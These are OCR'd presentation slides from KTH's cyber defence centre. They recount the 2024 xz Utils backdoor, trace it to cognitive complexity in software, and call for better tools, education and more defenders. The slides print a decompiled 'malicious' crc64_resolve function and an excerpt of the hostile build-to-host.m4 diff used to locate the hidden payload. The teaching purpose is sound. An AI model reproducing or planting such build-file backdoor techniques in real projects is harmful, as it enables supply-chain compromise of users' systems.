CENTER FOR CYBER DEFENCE AND INFORMATION SECURITY

KTH VETENSKAP OCH KONST


SWEDISH ARMED FORCES

Swedish Defence University


Swedish Defence Research Agency

National Defence Radio Establishment

MSB Swedish Civil Contingencies Agency




Google Trends




LINUX XZ BACKDOOR

On 29 March 2024, software developer Andres Freund reported that he had found a maliciously introduced backdoor in the Linux utility xz.

If you want to introduce a backdoor in SSH…




…the function RSA_public_decrypt() would be a good place




```
int RSA_public_decrypt(int flen, unsigned char *from,
                       unsigned char *to, RSA *rsa, int padding);
```

OpenSSL is open source, so make a “contribution”?



Sneakier would be to compromise a library on which OpenSSH depends…

OpenSSH is dependent on several libraries for its functionality. The primary libraries include:

1. **libc**: The standard C library, essential for basic operations and system calls.
2. **libz**: The Zlib library for compression.
3. **libcrypto**: Part of the OpenSSL library, used for cryptographic functions.
4. **libssl**: Another part of the OpenSSL library, used for Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protocols.
5. **libutil**: A utility library often used for various system utilities.
6. **libpam**: The Pluggable Authentication Module library for authentication.

Even sneakier would be a compromise of XZ Utils

```
openssh does not directly use liblzma. However debian and several other
distributions patch openssh to support systemd notification, and libsystemd
does depend on lzma.
```

XZ Utils is open source, so make a “contribution”?

```
crc64_func_type __cdecl crc64_resolve()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  v7 = __readfsqword(0x28);
  // malicious function
  if ( !get_cpuid(1, index, v3, &v4, v5, v6) )
    return crc64_generic;
  v0 = crc64_arch_optimized;
  if ( (v4 & 0x80202) != 0x80202 )
    return crc64_generic;
  return v0;
}
```

Sneakier would be to compromise build files in the release tarballs, e.g. m4/build-to-host.m4

```
diff --git a/build-to-host.m4 b/build-to-host.m4
index ad22a0a..d5ec315 100644
--- a/build-to-host.m4
+++ b/build-to-host.m4
@@ -1,5 +1,5 @@
-# build-to-host.m4 serial 3
-dnl Copyright (C) 2023 Free Software Foundation, Inc.
+# build-to-host.m4 serial 30

[…]

 dnl Some initializations for gl_BUILD_TO_HOST.
 AC_DEFUN([gl_BUILD_TO_HOST_INIT],
 [
+  dnl Search for Automake-defined pkg* macros, in the order
+  dnl listed in the Automake 1.10a+ documentation.
+  gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/
null`
+  if test -n "$gl_am_configmake"; then
+    HAVE_PKG_CONFIGMAKE=1
+  else
+    HAVE_PKG_CONFIGMAKE=0
+  fi
+
   gl_sed_double_backslashes='s/\\/\\\\/g'
   gl_sed_escape_doublequotes='s/"/\\"/g'
+  gl_path_map='tr "\t \-_" " \t_\-"'
 changequote(,)dnl
   gl_sed_escape_for_make_1="s,\\([ \"&'();<>\\\\\`|]\\),\\\\\\1,g"
 changequote([,])dnl
```


Even sneakier would be to hide the malicious code in a compressed test file


Andres Freund

Given enough eyeballs, all bugs are shallow. (Linus's Law)


Eric Raymond

Root cause: Cognitive complexity




Cognitive complexity

Developers need cognitive assistance




Cognitive complexity




Better tools and methods for secure software development

- New development environments
- New programming languages
- New operating systems
- Static-analysis tools
- Dynamic testing tools
- Verification tools
- …

Root cause: Cognitive complexity



Cognitive complexity



Better tools for secure software development

Research and innovation

Insecure systems require many defenders

The Cybersecurity Workforce Gap 2023

FIGURE 1-A

2023 Global Cybersecurity Workforce

5,452,732 +8.7% YoY*

REGIONS





FIGURE 2-A

2023 Global Cybersecurity Workforce Gap


3,999,964 +12.6% YoY*

REGIONS




Insecure systems require many defenders

The Cybersecurity Workforce Gap 2023



Utbildning



Better tools and methods

More defenders

Research
Innovation

Education

SXQgaXMgcG9zc2libGUgdG8g
aW52ZW50IGEgc2luZ2xlIG1h
Y2hpbmUgd2hpY2ggY2FuIGJl
IHVzZWQgdG8gY29tcHV0ZSBh
bnkgY29tcHV0YWJsZSBzZXF1
ZW5jZS4gSWYgdGhpcyBtYWNo
aW5lIHdhcyB3cml0dGVuIHRo
d2l0aCBhIFRhcGUgdGhl
IGJlZ2lubmluZyBhbGlj
aCBpcyB3cml0dGVuIHRoZSBT
LkQgb2Ygc29tZSBjb21wdXRp
bmcgbWFjaGluZSBNLCB0aG
VuIFUgd2lsbCBjb21wdX
RlIHRoZSBzYW1lIH
NlcXVlbmNlIG
FzIE0uCg
==

CDIS

CENTER FOR CYBER DEFENCE
AND INFORMATION SECURITY